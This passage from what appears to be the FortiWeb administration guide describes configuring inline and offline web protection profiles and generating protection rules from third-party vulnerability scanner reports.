Name	Depending on your selection in the Header Name Type on page 218 field, enter either: • The literal name, such as `Accept-Encoding`, that the HTTP request must contain in order to match the rule. • A regular expression, such as `*/*\r\n`, matching the names to which the rule should apply. . To create and test a regular expression, click the **>>** (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression. For details, see Regular expression syntax on page 1113.
Value Status	Enable to also check the value of the HTTP header. Only the HTTP headers which match both the name and the value will be allowlisted.
Header Value Type	Indicate whether the Name on page 218 field will contain a literal name (**Simple String**), or a regular expression designed to match multiple names (**Regular Expression**).
Value	The value of the HTTP header. Depending on your selection in the **Header Value Type** field, enter either a literal value or a regular expression.

7. Click **OK**.

For the allowlist to take effect, you need to reference it in a server policy.

To verify that an item is now allowlisted, use the parameter or URL to attempt to trigger an attack signature that would normally block it; the item should now be allowed.

See also

- Configuring a server policy on page 238
- IPv6 support on page 30

Configuring a protection profile for inline topologies

Inline protection profiles combine previously configured rules, profiles, and policies into a comprehensive set that can be applied by a policy. Inline protection profiles contain only the features that are supported in inline topologies, which you use with operation modes Reverse Proxy, True Transparent Proxy, and WCCP.

When the operation mode is changed to Offline Protection or Transparent Inspection, the Inline Protection tab will be hidden.

Inline protection profiles include features that require an inline network topology. They can be configured at any time, but **cannot** be applied by a policy if the FortiWeb appliance is operating in a mode that does not support them. For details, see How operation mode affects server policy behavior on page 209.

To configure an inline protection profile

1. Before configuring an inline protection profile, first configure any of the following that you want to include in the profile:
   - a client management policy (see Client management on page 233)
   - a signature set (see Blocking known attacks on page 409)
   - a HTTP protocol constraints profile (see HTTP/HTTPS protocol constraints on page 509)
   - an `X-Forwarded-For:` or other X-header rule (see Defining your proxies, clients, & X-headers on page 186)
   - a cookie security policy (see Cookie security on page 486)
   - a custom policy (see Custom Policy on page 449)
   - an oracle padding protection rule (see Defeating cipher padding attacks on individually encrypted inputs on page 445)
   - a cross-site request forgery (CSRF) protection rule (see Defeating cross-site request forgery (CSRF) attacks on page 455)
   - an HTTP header security policy (see HTTP Security Headers on page 459)
   - a Man in the Browser protection policy (see Protection for Man-in-the-Browser (MiTB) attacks on page 462)
   - a URL encryption policy (see "URL encryption on page 469")
   - a SQL/XSS syntax based detection policy (see Syntax-based SQL/XSS injection detection on page 474)
   - a parameter validation policy (see Validating parameters (“input rules”) on page 490)
   - a hidden field protection rule (see Preventing tampering with hidden inputs on page 495)
   - a file security policy (see Limiting file uploads on page 499)
   - a web shell detection policy (see Web Shell Detection on page 506

- a WebSocket security policy (see WebSocket protocol on page 522)
- a URL access policy (see Restricting access to specific URLs on page 526)
- an allowed method policy (see Specifying allowed HTTP methods on page 534)
- a CORS protection policy (see Cross-Origin Resource Sharing (CORS) protection on page 531)
- a bot mitigation policy (see Configuring bot mitigation policy on page 601)
- an XML protection policy (see Configuring XML protection on page 622)
- a JSON protection policy (see Configuring JSON protection on page 617)
- an OpenAPI validation policy (see OpenAPI Validation on page 634)
- an API gateway policy (see Configuring API gateway policy on page 652)
- a DoS protection policy (see Grouping DoS protection rules on page 679)
- a mobile API protection policy (see Configuring mobile API protection on page 647)
- a URL rewriting or redirection set (see Rewriting & redirecting on page 359)
- an authentication policy (see Offloading HTTP authentication & authorization on page 336)
- a site publishing policy (see Site Publishing (Single sign-on) on page 378)
- a file compression rule (see Configuring compression offloading on page 375)
- an IP reputation policy (see "blocklisting source IPs with poor reputation" on page 1)
- an IP list policy (see "blocklisting & allowlisting clients using a source IP or source IP range" on page 1)
- a Geo IP policy (see "blocklisting & allowlisting countries & regions" on page 1)
- a user tracking policy (see Tracking on page 692)
- a trigger if you plan to use policy-wide log and alert settings (see Viewing log messages on page 811)

2. Go to **Policy > Web Protection Profile** and select the Inline Protection Profile tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
3. Click **Create New**.
   Alternatively, click the **Clone** icon to copy an existing profile as the basis for a new one. The predefined profiles supplied with your FortiWeb appliance cannot be edited, only viewed or cloned.
4. Configure these settings:

Name	Type a unique name that can be referenced in other parts of the configuration. The maximum length is 63 characters.
Client Management	Enable to track a client by the inserted cookie, or source IP when cookie is prohibited. For details, see Client management on page 233.
Signatures	Select the name of the signature set you have configured in **Web Protection > Known Attacks**, if any, that will be applied to matching requests. Enable **AMF3, XML, or JSON Protocol Detection** if applicable. Attack log messages for this feature vary by which type of attack was detected. For a list, see Blocking known attacks on page 409.
HTTP Protocol Constraints	Select the name of an HTTP parameter constraint, if any, that will be applied to matching requests. For details, see HTTP/HTTPS protocol constraints on page 509. Attack log messages for this feature vary by which type of constraint was violated.

X-Forwarded-For	Select the `X-Forwarded-For:` and `X-Real-IP:` HTTP header settings to use, if any. For details, see Defining your proxies, clients, & X-headers on page 186. **Note:** Configuring this option is **required** if the true IP address of the client is hidden from FortiWeb because a load balancer or other web proxy is deployed in front. In that case, you **must** configure an X-header rule so that FortiWeb will block only requests related to the original client. Otherwise, it may block **all** requests whenever any attack occurs, since all requests will appear to originate from the proxy's IP.
Cookie Security Policy	Select the name of a cookie security policy to apply to matching requests. For details, see Cookie security on page 486. If the Security Mode on page 487 option in the policy is **Signed**, ensure that Configuring a protection profile for inline topologies on page 219 is **On**.
Custom Policy	Select the name of a combination source IP, rate limit, HTTP header, and URL access policy, if any, that will be applied to matching requests. For details, see Custom Policy on page 449. Attack log messages contain `Custom Access Violation` when this feature detects a violation.
Padding Oracle Protection	Select the name of padding oracle protection rule, if any, that will be applied to matching requests. For details, see Defeating cipher padding attacks on individually encrypted inputs on page 445. Attack log messages contain `Padding Oracle Attack` when this feature detects a violation.
CSRF Protection	Select the name of cross-site request forgery protection rule, if any, to apply to matching requests. For details, see Defeating cross-site request forgery (CSRF) attacks on page 455. Available only when Configuring a protection profile for inline topologies on page 219 is selected.
HTTP Header Security	Select the name of HTTP header security policy, if any, to apply to matching responses. For details, see HTTP Security Headers on page 459.
Man in the Browser Protection	Select the name of an MiTB protection rule, if any, that will be applied to matching requests. For details, see Protection for Man-in-the-Browser (MiTB) attacks on page 462.
URL Encryption Policy	Select the name of a URL encryption policy if any, that will be applied to matching requests. For details, see URL encryption on page 469.
SQL/XSS Syntax Based Detection	Select the name of a SQL/XSS syntax based detection policy if any, that will be applied to matching requests. For details, see Syntax-based SQL/XSS injection detection on page 474.

Parameter Validation	Select the name of the parameter validation rule, if any, that will be applied to matching requests. For details, see Validating parameters (“input rules”) on page 490. Attack log messages contain `Parameter Validation Violation` when this feature detects a parameter rule violation.
Hidden Fields Protection	Select the name of the hidden fields protection rule, if any, to use to protect hidden fields on your website. For details, see Preventing tampering with hidden inputs on page 495. Attack log messages contain `Hidden Field Manipulation` when this feature detects tampering. This option appears only when Configuring a protection profile for inline topologies on page 219 is enabled.
File Security	Select an existing file security policy, if any, that will be applied to matching HTTP requests. For details, see Limiting file uploads on page 499. Attack log messages contain `Illegal File Size` when this feature detects an excessively large upload.
Enable AMF3 Protocol Detection	Enable to scan requests that use action message format 3.0 (AMF3) for: • Cross-site scripting (XSS) attacks • SQL injection attacks • Common exploits and other attack signatures that you have enabled in Signatures on page 220. AMF3 is a binary format that can be used by Adobe Flash/Flex clients to send input to server-side software. **Caution:** To scan for attacks or enforce input rules on AMF3, you **must** enable this option. Failure to enable the option will cause the FortiWeb appliance to be unable to scan AMF3 requests for attacks.
WebSocket Security	Select the name of a WebSocket security rule, if any, that will be applied to matching requests. For details, see WebSocket protocol on page 522.
URL Access	Select the name of the URL access policy, if any, that will be applied to matching HTTP requests. For details, see Restricting access to specific URLs on page 526. Attack log messages contain `URL Access Violation` when this feature detects a URL matched by this policy.
Allow Method	Select an existing allow method policy, if any, that will be applied to matching HTTP requests. For details, see Specifying allowed HTTP methods on page 534. Attack log messages contain `HTTP Method Violation` when this feature detects a non-allowed HTTP request method.
CORS Protection	Select the name of an existing CORS Protection policy. For details, see Cross-Origin Resource Sharing (CORS) protection on page 531.
Bot Mitigation Policy	Select the name of an existing bot mitigation policy. For details, see Configuring bot mitigation policy on page 601.
XML Protection	Select the name of an existing XML protection policy. For details, see

	Configuring XML protection on page 622.
JSON Protection	Select the name of an existing JSON protection policy. For details, see Configuring JSON protection on page 617.
OpenAPI Protection	Select the name of an existing OpenAPI protection policy. For details, see OpenAPI Validation on page 634.
API Gateway	Select the name of an existing API gateway policy. For details, see Configuring API gateway policy on page 652.
DoS Protection Policy	Select the name of an existing DoS prevention policy. For details, see Grouping DoS protection rules on page 679.
Mobile Application Identification	Enable to configure the JWT token secret and token header to verify a request from a mobile application. Refer to Approov doc for how to get the token. For details, see Configuring mobile API protection on page 647. **Note:** You need to enable **Mobile Application Identification** first from **System > Config > Feature Visibility**.
Token Secret	Enter the token secret that you have got from Approov. Available only when Mobile Application Identification is enabled.
Token Header	Specify the header where the token is carried. Available only when Mobile Application Identification is enabled.
Mobile API Protection	Select the name of an existing API protection policy. For details, see Configuring mobile API protection on page 647.
URL Rewriting	Select the name of a URL rewriting rule set, if any, that will be applied to matching requests. For details, see Rewriting & redirecting on page 359.
HTTP Authentication	Select the name of an authorization policy, if any, that will be applied to matching requests. For details, see Offloading HTTP authentication & authorization on page 336. If the client fails to authenticate, it will receive an HTTP `403 Access Forbidden` error message.
Site Publish	Select the name of a site publishing policy, if any, that will be applied to matching requests. For details, see Site Publishing (Single sign-on) on page 378.
File Compress	Select the name of an compression policy, if any, that will be applied to matching requests. For details, see Configuring compression offloading on page 375.
IP Reputation	Enable to apply IP reputation intelligence. For details, see "blocklisting source IPs with poor reputation" on page 1.

FortiGate Quarantined IPs	Enable to detect source IP addresses that a FortiGate unit is currently preventing from interacting with the network and protected systems. Then, select the action that FortiWeb takes if it detects a quarantined IP address: • **Alert**—Accept the request and generate an alert email, log message, or both. • **Alert & Deny**—Block the request and generate an alert, log message, or both. • **Deny (no log)**—Block the request (or reset the connection). **Note:** If FortiWeb is deployed behind a NAT load balancer and this option is enabled, to prevent FortiWeb from blocking **all** connections when it detects a violation of this type, define an X-header that indicates the original client's IP. For details, see Defining your proxies, clients, & X-headers on page 186. In addition, select a severity level and trigger policy. For information on configuring communication with the FortiGate that provides the list of quarantined IP addresses, see Receiving quarantined source IP addresses from FortiGate on page 428.
IP List	Select the name of a client allow list or block list, if any, that will be applied to matching requests. For details, see "blocklisting & allowlisting clients using a source IP or source IP range" on page 1.
Geo IP	Select the name of a geographically-based client block list, if any, that will be applied to matching requests. For details, see "blocklisting & allowlisting countries & regions" on page 1.
User Tracking	Select the name of a user tracking policy, if any, to use for matching requests. For details, see Tracking on page 692.
Redirect URL	Type a URL including the FQDN/IP and path, if any, to which a client will be redirected if: • Its request violates any of the rules in this profile, **and** • The Action on page 411 for the rule is set to **Redirect**. For example, you could enter: `www.example.com/products/` If you do **not** enter a URL, depending on the type of violation and the configuration, the FortiWeb appliance will log the violation, may attempt to remove the offending parts, and could either reset the connection or return an HTTP `403 Access Forbidden` or `404 File Not Found` error message.
Redirect URL With Reason	Enable to include the reason for redirection as a parameter in the URL, such as `reason747sha=Parameter%20Validation%20Violation`, when traffic has been redirected using Redirect URL on page 224. The FortiWeb appliance also adds `redirect491=1` to the URL to detect and cancel a redirect loop (if the redirect action would otherwise recursively triggers an attack event). FortiWeb will strip these two parameters before it forwards the processed traffic to the back-end servers. By default, this option is disabled. **Caution:** If the FortiWeb appliance is protecting a redirect URL, enable this option to prevent infinite redirect loops.

To view or modify a component without leaving the page, next to the drop-down menu where you have selected the component, click **Detail**.

5. Click **OK**.
6. To apply the inline protection profile, select it in a server policy. For details, see Configuring a server policy on page 238.

See also

- How operation mode affects server policy behavior on page 209
- HTTP sessions & security on page 39
- Configuring a server policy on page 238

Generating a protection profile using scanner reports

Instead of creating a protection profile from scratch, you can use XML-format reports from FortiWeb Scanner or third-party web vulnerability scanners to automatically generate FortiWeb protection profiles that contain rules and policies that are appropriate for your environment.

For example, if the scanner report detects an SQL injection vulnerability, FortiWeb can automatically create a custom access control rule that matches the appropriate URL, parameter, and signature. It adds the generated rule to either an existing protection profile or a new one.

You can generate rules for all vulnerabilities in the report when you import it. Alternatively, you can manually select which vulnerabilities to create rules for after you import the report. When you automatically create rules, you can select which ADOM to add the generated rules to.

Depending on the contents of the report, FortiWeb generates rules of the following types:

- Allow Method (see Specifying allowed HTTP methods on page 534)
- URL Access Rule (see Restricting access to specific URLs on page 526)
- HTTP Protocol Constraints (see HTTP/HTTPS protocol constraints on page 509)
- Signatures (see Blocking known attacks on page 409)
- Custom Access Policy (see Custom Policy on page 449)

WhiteHat Sentinel scanner report requirements

To allow FortiWeb to generate rules using a WhiteHat Sentinel scanner report, ensure that the parameters “display_ vulnerabilities” and “display_description” are enabled when you run the scan.

You can upload a WhiteHat Sentinel scanner report using either a report file you have downloaded manually or directly import the file from the WhiteHat portal using the RESTful API. Importing a scanner file from the WhiteHat portal requires the API key and application name that WhiteHat provides.

To retrieve the WhiteHat API key and application name

1. Go to the following location and log in: HTTPs://source.whitehatsec.com/summary.html#dashboard
2. In the top right corner, click **My Profile**.

3. Click View My API Key and enter your password.
   Your API key is displayed. For example:



4. To view the application name, navigate to the Assets tab. The application name is the NAME value. For example:



Telefónica FAAST scanner report requirements

You can upload a Telefónica FAAST scanner report using either a report file you have downloaded manually or directly import the file from the Telefónica FAAST portal using the RESTful API. Importing a scanner file from the Telefónica FAAST portal requires the API key that Telefónica FAAST provides. One Telefónica FAAST scanner account can apply for an API key.

To apply for a Telefónica FAAST API key

1. Go to the following location and log in:
   HTTPs://cybersecurity.telefonica.com/vulnerabilities/es/api_docs
2. In the **session : Authentication** page, please select **POST > api/session** for the method, and fill in the blanks for **username** and **password**. Then click **Try it out**.



3. The API key will be gave in the **Response Body** if the username and password are authorized.



HP WebInspect scanner report requirements

To generate rules from HP WebInspect, when you export the report, for the **Details** option, select either **Full** or **Vulnerabilities**.

To import a scanner report

1. Go to **Web Vulnerability Scan > Scanner Integration > Scanner Integration**.
   A list of imported reports is displayed.
2. Click **Scanner File Import**.
3. Configure these settings:

Scanner Type	Select the type of scanner report you want to import. • Acunetix • IBM AppScan Standard • WhiteHat • HP WebInspect • Qualys • Telefonica FAAST • ImmuniWeb • FortiWeb Scanner Some types of reports have specific requirements. For details, see WhiteHat Sentinel scanner report requirements on page 225, Telefónica FAAST scanner report requirements on page 226 and HP WebInspect scanner report requirements on page 227.
Method	If **Scanner Type** is **WhiteHat**, specify whether to import an XML file you have downloaded manually or retrieve a report from the WhiteHat portal using the REST API. If **Scanner Type** is **Telefonica FAAST**, specify whether to import an XML file you have downloaded manually or retrieve a report from the Telefónica FAAST portal using the REST API.
API Key	If **Scanner Type** is **WhiteHat** and Method on page 228 is **REST API**, enter the API Key that WhiteHat provides. For details, see WhiteHat Sentinel scanner report requirements on page 225. If **Scanner Type** is **Telefonica FAAST** and Method on page 228 is **REST API**, enter the API Key that Telefónica FAAST provides. For details, see WhiteHat Sentinel scanner report requirements on page 225.
Application Name	If **Scanner Type** is **WhiteHat** and Method on page 228 is **REST API**, enter the application name that WhiteHat provides. For details, see WhiteHat Sentinel scanner report requirements on page 225.
Upload File	Allows you to navigate to and select a scanner report file to upload. Currently, you can upload XML-format files only.
Generate FortiWeb Rules Automatically	Specifies whether FortiWeb generates a corresponding rule for each reported vulnerability when it imports the scanner report.
ADOM Name	Select the ADOM that FortiWeb adds the generated rules to. Available only if Generate FortiWeb Rules Automatically on page 228 is enabled.
Profile Type	Specifies whether FortiWeb adds the generated rules to an inline or Offline Protection profile.

	Available only if Generate FortiWeb Rules Automatically on page 228 is enabled.
Merge the Report to Existing Rule	Specifies whether FortiWeb adds the generated rules to an existing protection profile or creates a new profile for them. Available only if Generate FortiWeb Rules Automatically on page 228 is enabled.
Rule Name	Specifies the name of the protection profile to add the generated rules to or the name of a new protection profile. Available only if Generate FortiWeb Rules Automatically on page 228 is enabled.
Action	Specifies the action that FortiWeb takes when it detects a vulnerability. You can specify different actions for high-, medium-, and low-level vulnerabilities. • **Alert**—Accept the request and generate an alert email and/or log message. • **Deny**—Block the request (or reset the connection) and generate an alert email and/or log message. Available only if Generate FortiWeb Rules Automatically on page 228 is enabled.

4. Click **OK**.
   FortiWeb uploads the file and adds the report contents to the list of imported reports.
5. If you did not generate rules for all the vulnerabilities, you can create rules for individual vulnerabilities. Select one or more of them, click **Mitigate**, and then complete the settings in the dialog box.
6. Use the link in the Profile Name column to view the protection profile that contains a generated rule or policy. The link in the Rule Name column allows you to view the settings for that item.
7. To remove individual rules but preserve the corresponding vulnerability items in the list, select one or more vulnerabilities, and then click **Cancel**.
   You can use the **Mitigate** option to re-create the rule later, if needed.
8. To delete the imported report or an individual vulnerability, select the item to delete, and then click **Delete**.

FortiWeb prompts you to confirm that you want to delete any rules that are associated with the item. FortiWeb does not delete the protection profile that contains the rules.

Configuring a protection profile for an out-of-band topology or asynchronous mode of operation

Offline Protection profiles combine previously configured rules, profiles, and policies into a comprehensive set that can be applied by a policy. Offline Protection profiles contain only the features that are supported in out-of-band topologies

and asynchronous inspection, which are used with operation modes Transparent Inspection and Offline Protection.

When the operation mode is changed to Reverse Proxy, True Transparent Proxy, or WCCP, the Offline Protection tab will be hidden.

Offline Protection profiles' primary purpose is to **detect** attacks. Depending on the routing and network load, due to limitations inherent to out-of-band topologies and asynchronous inspection, FortiWeb may **not** be able to reliably block all of the attacks it detects, even if you have configured FortiWeb with an **Action** setting of **Alert & Deny**.

Offline Protection profiles only include features that do **not** require an inline network topology. You can configure them at any time, but a policy **cannot** apply an Offline Protection profile if the FortiWeb appliance is operating in a mode that does not support them. For details, see How operation mode affects server policy behavior on page 209.

To configure an Offline Protection profile

1. Before configuring an Offline Protection profile, first configure any of the following that you want to include in the profile:
   - a client management policy (see Client management on page 233)
   - a signature set (see Blocking known attacks on page 409)
   - a HTTP protocol constraints profile (see HTTP/HTTPS protocol constraints on page 509)
   - an `X-Forwarded-For:` or other X-header rule (see Defining your proxies, clients, & X-headers on page 186)
   - a custom policy (see Custom Policy on page 449)
   - an oracle padding protection rule (see Defeating cipher padding attacks on individually encrypted inputs on page 445)
   - a SQL/XSS syntax based detection policy (see Syntax-based SQL/XSS injection detection on page 474)
   - a parameter validation policy (see Validating parameters ("input rules") on page 490)
   - a hidden field protection rule (see Preventing tampering with hidden inputs on page 495)
   - a file security policy (see Limiting file uploads on page 499)
   - a web shell detection policy (see Web Shell Detection on page 506
   - a URL access policy (see Restricting access to specific URLs on page 526)
   - an allowed method policy (see Specifying allowed HTTP methods on page 534)
   - an XML protection policy (see Configuring XML protection on page 622)
   - a JSON protection policy (see Configuring JSON protection on page 617)
   - an OpenAPI validation policy (see OpenAPI Validation on page 634)
   - an IP reputation policy (see "blocklisting source IPs with poor reputation" on page 1)
   - an IP list policy (see "blocklisting & allowlisting clients using a source IP or source IP range" on page 1)
   - a Geo IP policy (see "blocklisting & allowlisting countries & regions" on page 1)
   - a user tracking policy (see Tracking on page 692)
   - a trigger if you plan to use policy-wide log and alert settings (see Viewing log messages on page 811)
2. Go to **Policy > Web Protection Profile** and select the Offline Protection Profile tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
3. Click **Create New**.

Predefined profiles cannot be edited, but they can be viewed and cloned.

4. Configure these settings:

Name	Type a unique name that can be referenced in other parts of the configuration. The maximum length is 63 characters.
Client Management	Enable to track a client by the inserted cookie, or source IP when cookie is prohibited. For details, see Client management on page 233.
Session Key	Type the cookie value, if any, that FortiWeb uses to track the client. By default, FortiWeb tracks three cookie names: `ASPSESSIONID`, `PHPSESSIONID`, and `JSESSIONID`. Configure this field if your web application uses a custom or uncommon cookie. This option appears only if Client Management is enabled.
Signatures	Select the name of the signature set you have configured in **Web Protection > Known Attacks**, if any, that will be applied to matching requests. Enable **AMF3, XML, or JSON Protocol Detection** if applicable. Attack log messages for this feature vary by which type of attack was detected. For a list, see Blocking known attacks on page 409.
HTTP Protocol Constraints	Select the name of an HTTP parameter constraint, if any, that will be applied to matching requests. For details, see HTTP/HTTPS protocol constraints on page 509. Attack log messages for this feature vary by which type of constraint was violated.
X-Forwarded-For	Select the `X-Forwarded-For:` and `X-Real-IP:` HTTP header settings to use, if any. For details, see Defining your proxies, clients, & X-headers on page 186. **Note:** Configuring this option is **required** if the true IP address of the client is hidden from FortiWeb because a load balancer or other web proxy is deployed in front. In that case, you **must** configure an X-header rule so that FortiWeb will block only requests related to the original client. Otherwise, it may block **all** requests whenever any attack occurs, since all requests will appear to originate from the proxy's IP.
Custom Policy	Select the name of a combination source IP, rate limit, HTTP header, and URL access policy, if any, that will be applied to matching requests. For details, see Custom Policy on page 449. Attack log messages contain `Custom Access Violation` when this feature detects a violation.
Padding Oracle Protection	Select the name of padding oracle protection rule, if any, that will be applied to matching requests. For details, see Defeating cipher padding attacks on individually encrypted inputs on page 445. Attack log messages contain `Padding Oracle Attack` when this feature detects a violation.

SQL/XSS Syntax Based Detection	Select the name of a SQL/XSS syntax based detection policy if any, that will be applied to matching requests. For details, see Syntax-based SQL/XSS injection detection on page 474.
Parameter Validation	Select the name of the parameter validation rule, if any, that will be applied to matching requests. For details, see Validating parameters ("input rules") on page 490. Attack log messages contain `Parameter Validation Violation` when this feature detects a parameter rule violation.
Hidden Fields Protection	Select the name of the hidden fields protection rule, if any, to use to protect hidden fields on your website. For details, see Preventing tampering with hidden inputs on page 495. Attack log messages contain `Hidden Field Manipulation` when this feature detects tampering. This option appears only when Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 229 is enabled.
File Security	Select an existing file security policy, if any, that will be applied to matching HTTP requests. For details, see Limiting file uploads on page 499. Attack log messages contain `Illegal File Size` when this feature detects an excessively large upload.
